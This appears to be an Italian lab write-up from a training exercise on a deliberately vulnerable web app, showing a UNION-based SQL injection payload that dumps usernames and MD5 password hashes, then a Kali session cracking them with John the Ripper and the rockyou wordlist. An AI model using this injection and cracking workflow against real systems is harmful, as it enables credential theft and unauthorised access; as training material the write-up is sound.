

Eseguita la stessa query nella esercitazione precedente andiamo a copiare e incollare tutte le password cifrate in un file di testo da aprire poi tramite riga di comando

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: admin


ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



Eseguito la riga di codice seguente e andando ad aprire il file contenente le password cifrate, queste verranno deciptate tramite metodo John The Ripper

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2024-02-28 09:03) 200.0g/s 144000p/s 144000c/s 192000C/s my3kids..so
ccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.

(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 ./Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~]
└─$
```